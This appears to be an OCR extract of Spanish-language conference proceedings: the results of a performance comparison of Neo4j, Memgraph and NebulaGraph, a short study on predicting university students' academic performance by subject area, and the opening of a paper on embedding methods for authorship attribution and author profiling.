El segundo caso de estudio se basa en medir el comportamiento de cada motor de bases de datos NoSQL al importar un conjunto de datos de gran tamaño de manera secuencial. En este caso los datos importados pertenecen a un conjunto de usuarios que recomiendan juegos. Luego, en una segunda parte de la prueba se realizó una consulta sobre los datos cargados con el objetivo de medir tiempos de respuestas. Este procedimiento se realizó utilizando las mismas configuraciones que el primer caso de estudio, es decir, en un solo servidor y luego, se escaló horizontalmente a 3 servidores.

Las pruebas realizadas se llevaron a cabo en una Apple MacBook Air, que cuenta con un chip M1 de 8 núcleos con arquitectura ARM, y 8 GB de memoria RAM. Los motores de bases de datos NoSQL fueron instalados y configurados mediante la herramienta de virtualización Docker, la cual se limitó a 6 GB de memoria virtualizada.

4.1. Resumen del caso de estudio 1

Para generar el grafo en este primer caso de estudio, se ejecutaron múltiples operaciones de lectura y escritura de forma concurrente. Para ello, se desarrolló un algoritmo utilizando el lenguaje de programación Python [18]. Para cada uno de los 3 motores de bases de datos NoSQL utilizados (Neo4j, Memgraph y NebulaGraph), se generaron 2000 hilos de ejecución de forma paralela. Estos hilos se ejecutan de forma concurrente y realizan operaciones de lectura o escritura de manera aleatoria. El total de operaciones fueron 2 millones de inserciones y 2 millones de lecturas, es decir 4 millones de operaciones en total.

A continuación, en la Figura 1, se presenta un fragmento del grafo generado para el caso de estudio 1.




Figura 1. Fragmento del grafo generado para el caso de estudio 1.

Los tiempos obtenidos para cada operación (lectura o escritura) en cada motor de base de datos NoSQL fueron almacenados en 3 archivos con extensión CSV (un archivo para cada motor de base de datos utilizado), donde se especifica el tipo de operación realizada (si fue de lectura o escritura), el número de hilo que la realizó, y la duración expresada en segundos. A continuación, en la Figura 2, se presenta una parte de los datos que contiene uno de los archivos CSV resultantes para generar las gráficas finales.

OPERACIÓN	HILO	TIEMPO
READ	10	0,02 S
READ	24	0,021 S
WRITE	11	0,03 S
WRITE	312	0,06 S
READ	2000	0,08 S
WRITE	671	1,02 S
READ	348	1,05 S
WRITE	1250	0,212 S
WRITE	998	0,872 S

Figura 2. Fragmento del archivo CSV resultante.

Cada archivo CSV resultó de aproximadamente de 4.000.000 líneas. En este contexto, se divide a cada uno de estos archivos en grupos de 250.000 filas, en donde para cada grupo se calcula la mediana con el objetivo de presentar la información de una forma más clara.

A continuación, en la Figura 3, se presenta, el tiempo total en minutos de cada motor de base de datos NoSQL (instalado y configurado en un solo servidor) para completar todas las operaciones de lectura y escritura realizadas de forma concurrente.




Figura 3. Tiempo total en minutos para completar todas las operaciones de lectura y escritura en un solo servidor.

A continuación, en la Figura 4, se presenta, el tiempo total en minutos de cada motor de base de datos NoSQL (instalado y configurado en un cluster de 3 servidores) para completar todas las operaciones de lectura y escritura realizadas.




Figura 4. Tiempo total en minutos para completar todas las operaciones de lectura y escritura en un cluster de 3 servidores.

Además de los tiempos totales, para este primer caso de estudio, se generaron otras gráficas, como por ejemplo, la evolución de las lecturas y escrituras en cada motor de base de datos NoSQL utilizado (Neo4j, Memgraph y NebulaGraph), tanto en una configuración local, como en un cluster formado por 3 servidores.

4.2. Resumen del caso de estudio 2.

Este segundo caso estudio tiene por objetivo evaluar la performance de los 3 motores de bases de datos NoSQL orientado a grafos utilizados (Neo4j, Memgraph y NebulaGraph) mediante la ejecución de una consulta en el lenguaje Cypher en un entorno local de un solo servidor y posteriormente se realizó un escalamiento horizontal a un cluster de 3 servidores.

Además, se pretende evaluar una importación masiva de datos de forma secuencial para ambos entornos (local y en un cluster de 3 servidores). Para ello, se realizó una carga masiva de datos mediante un algoritmo realizado en Python [18], el cual importa datos desde archivos CSV. Este algoritmo hace uso de librerías específicas a cada motor de base de datos NoSQL utilizado para poder traducir las filas de los archivos CSV a nodos del grafo y sus respectivas relaciones.

La cantidad de datos importados es 46.069 nodos que representan juegos, 1.111.111 nodos que representan usuarios y 20.000 relaciones que representan recomendaciones de juegos por parte de usuarios.

A continuación, en la Figura 5 se presenta un fragmento del grafo generado en los 3 motores de bases de datos NoSQL utilizados (Neo4j, Memgraph y NebulaGraph).




Figura 5. Fragmento del grafo generado para los 3 motores de bases de datos NoSQL para el segundo caso de estudio.

A continuación, en la Figura 6, se presenta la consulta en Cypher para los 3 motores de bases de datos NoSQL utilizados con el objetivo de realizar métricas de performance.

```
MATCH (u1:User)-[:RECOMMENDS]->(g:Game)<-[:RECOMMENDS]-
                        (u2:User)
      WHERE u1.user_id <> u2.user_id
    RETURN u1.user_id, u2.user_id, g.title
```

Figura 6. Consulta en Cypher utilizada para medir tiempos en cada motor de base de datos NoSQL utilizado.

Esta consulta retorna los juegos que fueron recomendados más de una vez por usuarios distintos. El objetivo de este caso de estudio es evaluar la performance en los 3 motores de bases de datos NoSQL para la consulta planteada sobre el grafo generado.

A continuación, en la Figura 7 se presentan los tiempos obtenidos, expresados en segundos, para la ejecución de la consulta planteada en cada uno de los 3 motores de bases de datos NoSQL (Neo4j, Memgraph y NebulaGraph) en una configuración local de un solo servidor.

Base de datos	Tiempo
Neo4j	18,1 SEG
Memgraph	15,7 SEG
NebulaGraph	6,2 SEG

Figura 7. Tiempos expresados en segundos para la ejecución de la consulta en los 3 motores de bases de datos NoSQL en un entorno local de un solo servidor.

A continuación, en la Figura 8 se presentan los tiempos obtenidos, expresados en segundos, para la ejecución de la consulta planteada en cada uno de los 3 motores de bases de datos NoSQL (Neo4j, Memgraph y NebulaGraph) realizando un escalamiento horizontal en un clúster de 3 servidores.

Base de datos	Tiempo
Neo4j	79 SEG
Memgraph	57,753 SEG
NebulaGraph	30,07 SEG

Figura 8. Tiempos expresados en segundos para la ejecución de la consulta en los 3 motores de bases de datos NoSQL en un entorno con escalamiento horizontal en un clúster de 3 servidores.

Además de los tiempos totales de la ejecución de la consulta, para este segundo caso de estudio se generaron otras gráficas, como por ejemplo los tiempo en minutos para la carga masiva de datos en cada uno de los motores de bases de datos NoSQL utilizados (Neo4j, Memgraph y NebulaGraph), tanto en una configuración local, como en un cluster formado por 3 servidores.

5. Análisis de resultados

En el primer caso de estudio, el motor de bases de datos NoSQL que obtuvo mejor performance para un entorno concurrente de operaciones de lectura y escritura fue Memgraph, le sigue NebulaGraph y finalmente se ubica Neo4j. Esto puede deberse a que Memgraph utiliza almacenamiento en memoria principal, por lo tanto, intenta cargar la mayor parte del grafo en la memoria principal con el objetivo de agilizar sus operaciones.

Otro motivo que afecta a la performance en las operaciones planteadas en estos 3 motores de bases de datos, es el lenguaje en el que se encuentran desarrollados. Memgraph y NebulaGraph están desarrollados en C++, esta característica brinda efectividad en el manejo a bajo nivel de la memoria, así como mayor compatibilidad con el lenguaje de programación elegido para realizar las pruebas (Python). En el caso de Neo4j, utiliza el lenguaje Java, que es un lenguaje que brinda portabilidad, pero posee una menor optimización de performance que C y C++ en términos generales.

En lo que respecta a las operaciones de escritura de forma concurrente, Neo4j ofrece la mejor performance, ya sea instalado y configurado en un entorno local o realizando escalamiento horizontal en un cluster de 3 servidores.

En el segundo caso de estudio, el desempeño de las pruebas realizadas en los 3 motores de bases de datos NoSQL utilizados (Neo4j, Memgraph y NebulaGraph) brinda resultados similares ya sea utilizando una configuración local o realizando escalamiento horizontal en un cluster de 3 servidores.

Además, los 3 motores de bases de datos presentan una disminución en su performance en la ejecución de la consulta cuando se realiza un escalamiento horizontal. No obstante, en el caso de las cargas masivas de manera secuencial, escalar horizontalmente no afecta la performance de las operaciones realizadas.

En este segundo experimento Neo4j presenta un buen desempeño para la carga de datos de forma secuencial. Además, existe una diferencia notoria en minutos entre el mejor tiempo de respuesta y el peor tiempo de respuesta obtenidos. Esto último sucede tanto en una configuración local, como cuando se escala horizontalmente en un cluster de 3 servidores. En el caso de la ejecución de la consulta presentada en este caso de estudio, Neo4j ha obtenido la menor performance entre los 3 motores de bases de datos NoSQL utilizados (Neo4j, Memgraph y NebulaGraph).

6. Conclusiones

En este trabajo se han introducido conceptos generales sobre bases de datos NoSQL, enfocándose en las bases de datos NoSQL orientadas a grafos.

Se han planteado 2 casos de estudio en 3 motores de bases de datos NoSQL orientadas a grafos: Neo4j, Memgraph y NebulaGraph. El objetivo principal ha sido realizar una serie de mediciones comparativas de performance.

En el primer caso de estudio se efectuaron un conjunto de operaciones (lecturas y escrituras) de manera concurrente en los 3 motores de bases de datos NoSQL.

Además, se realizaron pruebas para evaluar el impacto de escalar horizontalmente a cada uno de los motores de bases de datos NoSQL en estudio.

En este contexto, los 3 motores de bases de datos NoSQL presentan una reducción de su performance al escalar horizontalmente. En el caso de Neo4j, fue el motor de base de datos que más demoró en completar el primer caso de estudio en ambas configuraciones, ya sea instalado localmente o realizando un escalamiento horizontal en un clúster de 3 servidores. En general, al escalar horizontalmente, se puede reducir la performance en las operaciones de escritura debido a la replicación de datos en los otros servidores.

En el segundo caso de estudio se realizó de forma secuencial una importación masiva de datos y luego se realizó una consulta del dominio de grafos con el objetivo de obtener métricas de performance ante el gran volumen de datos que fue importado.

En este caso, al escalar horizontalmente, la performance no se ve afectada en la carga de datos con respecto a la configuración local de los motores de bases de datos NoSQL utilizados.

Neo4j ha obtenido buena performance en la carga masiva de datos de forma secuencial, sin embargo no ha presentado un buen tiempo de respuesta para la consulta planteada. Además, se ha presentado una reducción de performance en los 3 motores de bases de datos NoSQL (Neo4j, Memgraph y NebulaGraph) al realizar la ejecución de la consulta en la configuración de un clúster con 3 servidores. Siendo Neo4j y NebulaGraph los que han obtenido la reducción más importante en su performance para la consulta presentada. En el caso de Memgraph, la reducción de performance ha sido menor.

En general, Memgraph y NebulaGraph poseen un buen desempeño al realizar un procesamiento en tiempo real, algo que para este experimento no se puede afirmar para Neo4j. Por otro lado, en un entorno de concurrencia NebulaGraph no baja su performance. Neo4j presenta un buen desempeño en los escenarios donde la prioridad no es tener una respuesta inmediata.

En el caso de Memgraph, se ha obtenido una performance aceptable para ambientes concurrentes, es decir, evaluando múltiples consultas en simultáneo.

7. Trabajo Futuro

Como trabajo a futuro se propone ampliar este trabajo incorporando nuevas configuraciones para escalar horizontalmente, como puede ser aumentar la cantidad de servidores del cluster y/o aplicar diferentes combinaciones para la sincronización de los servidores del cluster.

Además, se pretende realizar pruebas similares para otros tipos de motores de base de datos NoSQL, como pueden ser bases de datos NoSQL documentales, bases de datos orientadas a familia de columnas, bases de datos clave-valor, entre otras.

También, se pretende expandir los experimentos para incluir nuevos motores de bases de datos orientados a grafos y probar nuevas consultas específicas.

8. Bibliografía

1. E. F. Codd. 1970. A relational model of data for large shared data banks. Commun. ACM 13, 6 (June 1970), 377–387. https://doi.org/10.1145/362384.362685.
2. Ravindranatha Anthapu. Graph Data Processing with Cypher: A practical guide to building graph traversal queries using the Cypher syntax on Neo4j.Packt Publishing 2022. ISBN: 978-1804611074.
3. David Kroenke, David Auer, Scott Vandenberg, Robert Yoder. Database Concepts. Pearson, 2019. ISBN: 978-0135188149.
4. Ramez Elmasri, Shamkant Navathe. Fundamentals of Database Systems 7th Edition. Pearson, 2015. ISBN: 978-0133970777.
5. Dan Sullivan Sullivan. NoSQL for Mere Mortals.Addison-Wesley Professional 2015. ISBN: 978-0134023212.
6. Ian Robinson, Jim Webber, Emil Eifrem. Graph Databases, 2nd Edition.O'Reilly Media, Inc. 2015. ISBN: 9781491930892.
7. Pramod Sadalage, Martin Fowler. NoSQL Distilled: A Brief Guide to the Emerging World of Polyglot Persistence. Addison-Wesley Professional 2012. ISBN: 978-032182662.
8. Date, C. J. An Introduction to Database Systems 8th edition. Pearson, 2003. ISBN: 9780321197849.
9. Taylor, Allen G. Database Development For Dummies. For Dummies, 2000. ISBN: 978-0764507526.
10. Marrero, L.; Olsowy, V.;| Thomas, P. NoSQL database design processes: a comparative study. XI Jornadas de Cloud Computing, Big Data & Emerging Topics 2023. ISBN: 978-950-34-2271-7. http://sedici.unlp.edu.ar/handle/10915/155446.
11. Marrero, L.; Olsowy, V.; Tesone, F.; Thomas, P.; Corbalán, L.; Fernández Sosa, J.; Pesado, P. Un estudio de procesos de diseño de bases de datos NoSQL. XXVIII Congreso Argentino de Ciencias de la Computación (CACIC 2022). ISBN: 978-987-1364-31-2. http://sedici.unlp.edu.ar/handle/10915/149452.
12. Pesado P., Thomas P., Delía L., Marrero L., Olsowy V., Tesone F. Análisis de performance en Bases de Datos NoSQL y Bases de Datos Relacionales. XXVI Congreso Argentino de Ciencias de la Computación (CACIC 2020). ISBN 978-987-4417-90-9. http://sedici.unlp.edu.ar/handle/10915/114202.
13. Pesado P., Thomas P., Delía L., Marrero L., Olsowy V., Tesone F., Fernandez S. J. Un estudio comparativo de bases de datos relacionales y bases de datos NoSQL. XXV Congreso Argentino de Ciencias de la Computación (CACIC 2019). ISBN 978-987-688-377-1. http://sedici.unlp.edu.ar/handle/10915/91403.
14. Ranking de bases de datos según su popularidad. https://db-engines.com/en/ranking. Accedido en julio 2024.
15. Neo4j (https://neo4j.com/). Accedido en Julio 2024.
16. Memgraph (https://memgraph.com/). Accedido en Julio 2024.
17. NebulaGraph (https://www.nebula-graph.io/) Accedido en Julio 2024.
18. Código Python (https://github.com/fedemozzon/scalability_test)
19. OrientDB (https://orientdb.org/ Accedido en Julio 2024)
20. Araújo, C., Oliveira Jr, M., Nogueira, B., Maciel, P., & Tavares, E. (2024). Performability evaluation of NoSQL-based storage systems. Journal of Systems and Software, 208, 111885. Gomes, C., de O. Junior, M. N., Nogueira, B., Maciel, P., & Tavares, E. (2023).
21. NoSQL-based storage systems: influence of consistency on performance, availability and energy consumption. The Journal of Supercomputing, 79(18), 21424-21448. Lopes, A., Rodrigues, D., Saraiva, J., Abbasi, M., Martins, P., & Wanzeller, C. (2023, August).
22. Scalability and Performance Evaluation of Graph Database Systems: A Comparative Study of Neo4j, JanusGraph, Memgraph, NebulaGraph, and TigerGraph. In 2023 Second International Conference On Smart Technologies For Smart Nation (SmartTechCon) (pp. 537-542). IEEE.

Explorando el Rendimiento Académico: Un Análisis Basado en Áreas de Conocimiento

Rossana Martínez[1][0000−0003−3356−7479] , Gustavo Sosa-Cabrera[2][0000−0002−9637−4319]

[1] Universidad Nacional de Caaguazú
Caaguazú, Paraguay
rmartinez@unca.edu.py
http://www.unca.edu.py
[2] Facultad Politécnica - Universidad Nacional de Asunción
Asunción, Paraguay
gdsosa@pol.una.py
http://www.pol.una.py

Resumen Hoy en día, el desempeño académico de los estudiantes universitarios es un tema crucial a nivel mundial, ya que el éxito educativo impulsa el desarrollo económico y social. A pesar de los significativos avances en diversas áreas del conocimiento, los factores que influyen en el éxito o fracaso académico de los estudiantes universitarios siguen siendo en gran medida enigmáticos. El presente estudio se enfoca en investigar los factores que influyen en el rendimiento académico de los estudiantes universitarios, específicamente a través del análisis del histórico de calificaciones según el área de conocimiento de las materias. Para ello, se utiliza un conjunto de datos de 916 estudiantes de 4 carreras de 10 semestres cada una. Los resultados preliminares demuestran que este enfoque permite identificar las características específicas de cada área de estudio como factores que pueden ayudar a predecir el rendimiento general de los estudiantes en términos de éxito o riesgo de fracaso, ofreciendo así una base para el temprano desarrollo de estrategias educativas más efectivas y personalizadas.

Palabras Claves: Rendimiento Académico · Áreas de Conocimiento · Modelos Predictivos · Ingeniería de Atributos · Minería de Datos.

1. Introducción

A medida que las economías globales se vuelven cada vez más dependientes del conocimiento y la innovación, el éxito educativo de los estudiantes universitarios se convierte en un factor clave para el desarrollo económico y social. Sin embargo, a pesar de los significativos avances en diversas áreas del conocimiento, los factores que influyen en el éxito o fracaso académico de los estudiantes universitarios siguen siendo en gran medida enigmáticos. Aunque se han identificado múltiples variables, como el entorno socio económico, el apoyo familiar, la

calidad de la enseñanza y las características personales[6,2], la interacción compleja entre estos elementos[7] y su impacto en el rendimiento académico no se comprende completamente. Esta falta de respuestas definitivas subraya la necesidad continua de investigación interdisciplinaria para desentrañar las dinámicas que determinan el éxito educativo y para desarrollar intervenciones efectivas que puedan ayudar a los estudiantes a alcanzar su máximo potencial[4].

Ante la complejidad y la interacción de múltiples factores que influyen en el rendimiento académico de los estudiantes universitarios, surge la necesidad de aplicar técnicas de minería de datos para desentrañar estas dinámicas y proporcionar respuestas más claras. La minería de datos permite analizar grandes volúmenes de información y descubrir patrones ocultos, ofreciendo una herramienta poderosa para identificar los determinantes del éxito académico. A través de estos métodos, se pueden obtener conocimientos valiosos que contribuyan a desarrollar intervenciones educativas más efectivas y personalizadas, así como a mejorar la toma de decisiones en el ámbito educativo[4].

El presente estudio se enfoca en analizar los factores que influyen en el rendimiento académico de los estudiantes universitarios, específicamente a través del análisis del histórico de calificaciones según el área de conocimiento de las asignaturas. Este enfoque permite identificar y comprender mejor las diferencias en el desempeño académico en diversas disciplinas, proporcionando una visión detallada de cómo las características específicas de cada área de estudio afectan las calificaciones de los estudiantes. Al desglosar los datos por áreas de conocimiento, se busca identificar patrones y factores subyacentes que contribuyen al éxito o fracaso académico, ofreciendo así una base para el desarrollo de estrategias educativas más efectivas y personalizadas.

2. Estado del Arte

El problema de predicción del desempeño de los estudiantes se ha estudiado en parte dentro de las comunidades de análisis de aprendizaje y minería de datos educativos en la forma del problema de predicción de la deserción (o finalización) de los estudiantes (que es un importante problema de subclase del problema de predicción del desempeño de los estudiantes) [3]. La inteligencia artificial, junto con técnicas de análisis de datos modernas, ha demostrado ser capaz de identificar patrones y tendencias en el desempeño estudiantil [1]. En este sentido, algunos antecedentes importantes en este campo incluyen el uso de algoritmos de aprendizaje automático para identificar patrones en los datos que puedan predecir el rendimiento de los estudiantes [2]. Otros trabajos en este campo se centraron en la predicción del abandono escolar [5], utilizando variables como las calificaciones previas, la cantidad de faltas, y la participación en actividades extracurriculares para identificar a los estudiantes con mayor riesgo de dejar la escuela.

La retención de estudiantes es un problema discutido también por Luan, quien implementó métodos de agrupamiento, redes neuronales y árboles de decisiones para predecir a los estudiantes en riesgo de fracaso [6].

Por otra parte, en un caso de estudio, expuesto por [4], caso particular se pudieron obtener, a partir de la información los alumnos de la Facultad de Informática de la UNLP, los atributos más representativos para la construcción de un modelo de clasificación que permita describir y caracterizar a los alumnos según su condición de regularidad. Dekker et al. [6] se centran en predecir el abandono escolar de los estudiantes. KováCiCen utiliza técnicas de minería de datos (selección de características y árboles de clasificación) para explorar las variables socio demográficas (edad, género, origen étnico, educación, situación laboral y discapacidad) y el entorno de estudio (programa del curso y bloque del curso) que pueden influir persistencia o abandono de estudiantes, identificando los factores más importantes para el éxito estudiantil.

3. Materiales y Métodos

3.1. Materiales

Los datos utilizados fueron extraídos del sistema de gestión académica de la Facultad de Ciencias y Tecnologías (FCyT) de la Universidad Nacional de Caaguazú[3] ubicado en el departamento de Caaguazú, Paraguay. Dicha Facultad cuenta con 4 carreras de grado (Ingeniería Eléctrica, Ingeniería Informática, Ingeniería en Electrónica e Ingeniería Civil).

Cada carrera esta divida en 10 semestres donde las materias, se clasifican por áreas: CB: Ciencias Básicas; CI: Ciencias de la Ingeniería; AI: Ingeniería Aplicada; CO: Complementos de la Formación; ID: Idiomas y OE: Comunicación Oral y Escrita.

3.2. Métodos

El tratamiento preliminar de los datos ha consistido en: (1) conjunto de datos inicial contó con 31.218 registros de calificaciones de materias cursadas por alumnos matriculados, comprendido en 3 años lectivos consecutivamente (2020, 2021, 2022 y 2023). (2) como siguiente punto, se eliminaron 6.812 registros por no contar con calificaciones finales en las materias, quedando de esa manera en 24.406 registros, (3) el siguiente paso fue dividir el conjunto de datos por carreras, cada base de datos contenía las materias por carrera con sus respectivas calificaciones, como último dato se registró el promedio de los alumnos en base a las materias cursadas. Antes de realizar el análisis, los datos fueron transpuestos al tener en principio las materias por filas, se tuvo que realizar una transformación de filas a columnas, para poder de esa forma, obtener el promedio de calificaciones por cada estudiante.

[3] http://www.fctunca.edu.py/

4. Resultados Preliminares

Para el pre-procesamiento se utilizo el Software Weka[4] donde cada base de datos estuvo agrupado de la siguiente manera: Eléctrica: 289 registros con 88 materias, Informática: 137 registros con 84 materias, Electrónica: 120 registros con 88 materias y Civil: 370 registros con 88 materias.

Tabla 1. Distribución de cantidad de materias por semestre.

Carrera	S1	S2	S3	S4	S5	S6	S7	S8	S9	S10
INFORMATICA	5	1	-	-	1	-	-	-	-	-
ELECTRICIDAD	7	2	4	5	3	4	-	-	-	-
ELECTRONICA	6	4	-	1	2	-	3	3	3	1
CIVIL	6	4	4	2	3	2	3	5	7	-

El atributo seleccionado es el promedio y el método utilizado evalúa el valor de un subconjunto de atributos considerando la capacidad predictiva individual de cada característica junto con el grado de redundancia entre ellos. En la tabla 1, se ve el análisis de los datos históricos de calificaciones, agrupados por áreas de conocimiento, muestra patrones significativos en el rendimiento académico de los estudiantes universitarios. En particular, se observa que las materias del primer semestre tienen un impacto considerable en la estabilidad académica, especialmente en las carreras de Electrónica y Civil, donde esta influencia se extiende a lo largo de varios semestres.

Al agrupar las materias por áreas de conocimiento, la Tabla 2 destaca la predominancia de Ciencias Básicas en los primeros años, seguida por Ciencias de la Ingeniería. Las carreras de Electricidad, Electrónica y Civil también incluyen materias de Ingeniería Aplicada y Complementos de la Formación, a diferencia de la carrera de Informática.

Tabla 2. Distribución de cantidad de materias por área.

Carrera	Cantidad	CB	CI	AI	CO
INFORMATICA	7	5	2	-	-
ELECTRICIDAD	25	5	10	2	8
ELECTRONICA	23	9	8	2	5
CIVIL	36	10	5	11	10

Como análisis preliminar, la base de datos de la carrera en informática, arroja sub-conjunto de materias como los valores más relevantes en la selección las materias críticas que se muestran en la Tabla 3. Basándose en el promedio, el mejor sub conjunto generado incluye las materias de: COMPUTACIÓN I, ELECTRÓNICA I, FÍSICA I, GEOMETRÍA ANALÍTICA Y VECTORIAL, INFORMÁTICA I, INVESTIGACIÓN DE OPERACIONES I, QUÍMICA. Cinco de estas materias están en el área de CB, y dos en el área de CI. Otro dato importante por mencionar es que la mayor cantidad se concentra en el primer semestre de la carrera.

[4] https://sourceforge.net/projects/weka/

Al contar con este sub-conjunto de datos, se genera información de base para poder identificar las características más relevantes y en base a ello poder predecir las variables que podrían influir en el rendimiento académico de los estudiantes de grado.

Tabla 3. Resultado preliminar de materias críticas de la carrera de Informática

Materia
COMPUTACIÓN I
ELECTRÓNICA I
FÍSICA I
GEOMETRÍA ANALÍTICA Y VECTORIAL
INFORMÁTICA I
INVESTIGACIÓN DE OPERACIONES I
QUÍMICA

5. Acciones Futuras

Como trabajo futuro, se plantea avanzar en la recopilación, procesamiento y análisis de datos, permitiendo así realizar repeticiones y comparar los resultados utilizando distintos algoritmos. De esta manera, desarrollar un modelo de predicción robusto. Este modelo pretende identificar las materias con mayor dificultad, y en base a esta información dar la posibilidad a los directivos académicos diseñar intervenciones específicas para mejorar el desempeño de los estudiantes.

Agradecimientos

Este proyecto INIC01-292 es financiado por el CONACYT a través del Programa PROCIENCIA con recursos del Fondo para la Excelencia e investigación – FEEI del FONACIDE.

Referencias

1. Arana, C.: Inteligencia artificial aplicada a la educación: logros, tendencias y perspectivas. INNOVA UNTREF. Revista Argentina de Ciencia y Tecnología (2021)
2. Candia Oviedo, D.I.: Predicción del rendimiento académico de los estudiantes de la unsaac a partir de sus datos de ingreso utilizando algoritmos de aprendizaje automático (2019)
3. Kim, B.H., Vizitei, E., Ganapathi, V.: Gritnet: Student performance prediction with deep learning. arXiv preprint arXiv:1804.07405 (2018)
4. Lanzarini, L., Charnelli, M.E., Díaz, J.: Academic performance of university students and its relation with employment. In: 2015 Latin American Computing Conference (CLEI). pp. 1–6. IEEE (2015)
5. Márquez Vera, C.: Predicción del fracaso y abandono escolar mediante técnica de minería de datos (2015)
6. Patente, T.F.: Facultad de Ingeniería de Producción y Servicios Escuela Profesional de Ingeniería de Sistemas. Ph.D. thesis, Universidad Nacional de San Agustín (2020)
7. Sosa-Cabrera, G., Gómez-Guerrero, S., García-Torres, M., Schaerer, C.E.: Feature selection: A perspective on inter-attribute cooperation. International Journal of Data Science and Analytics **17**(2), 139–151 (2024)

Extensión del enfoque basado en perfiles con nuevos métodos de aprendizaje de representaciones

Dario G. Funez[1], Marcelo L. Errecalde[1], Leticia C. Cagnina[1,2]

[1]LIDIC, Universidad Nacional de San Luis, San Luis, Argentina.
[2]Consejo Nacional de Investigaciones Científicas y Técnica (CONICET), Argentina.

{funezdario, merrecalde, lcagnina}@gmail.com

Resumen. Los Enfoques Basados en Perfiles (EBP's) han mostrado muy buen comportamiento específicamente en la tarea de atribución de autoría. En un trabajo previo, quedó demostrada la viabilidad de extender los EBPs empleando aprendizaje de representaciones dada la gran flexibilidad de los mecanismos de coincidencia (matching) que proveen los embeddings. Este trabajo comprende un estudio complementario empleando las mismas colecciones Enron y CIAPPA utilizadas anteriormente, pero utilizando distintos métodos de obtención de embeddings. Existen 3 enfoques principales para el aprendizaje de embeddings estáticos que son: Aprendizaje de embeddings con datos externos, Aprendizaje de embeddings con los datos de entrenamiento y Aprendizaje de embeddings con el modelo de clasificación. En este trabajo se probará cuál/es son los mejores enfoques para resolver las dos tareas evaluadas previamente: identificación de autoría (colección Enron) y perfilado de autor (colección CIAPPA).

Palabras claves: Enfoques Basados en Perfil, Aprendizaje de Representaciones, Atribución de Autoría, Perfilado de Autor, Embeddings.

1 Introducción

Los Enfoques Basados en Perfiles (EBP's) son métodos de categorización de textos que tienen como ventajas la simplicidad y eficiencia [1]. Sus falencias, por otra parte, pueden ser consideradas y tratadas para lograr mejoras en su desempeño. Un problema en particular que éstos presentan es en el cómputo de sus fórmulas de similitud/distancia. En el trabajo [2] se presentó un estudio empleando las colecciones Enron [3] y CIAPPA [4] para una nueva métrica utilizando tres tipos de embeddings: Word2Vec, Fastext y Glove, que fueron obtenidos con los datos de entrenamiento de las tareas evaluadas (identificación de autoría y perfilado de autor, respectivamente. En este artículo, ampliamos el trabajo previo para realizar un estudio más completo y sacar mejores conclusiones sobre la métrica basada en embeddings. Presentamos una comparación entre todos los enfoques de aprendizaje de embeddings existentes según

sea la fuente de datos utilizada para el cálculo de las representaciones de palabras. Este trabajo comprende las siguientes secciones: en la Sección 2 se explican brevemente las distintas maneras de aprender embeddings utilizadas, en la Sección 3 se expone la nueva métrica con embeddings, en la Sección 4 se describen las principales características de los corpus utilizados en la experimentación y se muestran los resultados obtenidos con diferentes métodos de obtención de embeddings. Finalmente, en la Sección 5 se mencionan las conclusiones alcanzadas luego de la evaluación experimental.

2 Métodos de obtención de embeddings

Los embeddings de las palabras para una colección determinada pueden ser obtenidos de distinta manera, dependiendo de los datos utilizados para su aprendizaje [5]. En este sentido, en este trabajo se consideraron tres enfoques que se detallarán en las siguientes subsecciones.

2.1 Aprendizaje de embeddings con datos externos o pre-entrenados

Los embeddings son aprendidos a partir de grandes colecciones de textos como por ejemplo Wikipedia, y tienen la ventaja de estar disponibles libremente para su uso sin necesidad de ejecutar localmente ningún algoritmo de aprendizaje. Sin embargo, son embeddings genéricos no específicos a una tarea o dominio en particular. Este tipo de embeddings suele ser muy útil cuando el conjunto de entrenamiento es de tamaño reducido ya que permiten capturar información genérica de la estructura del lenguaje.

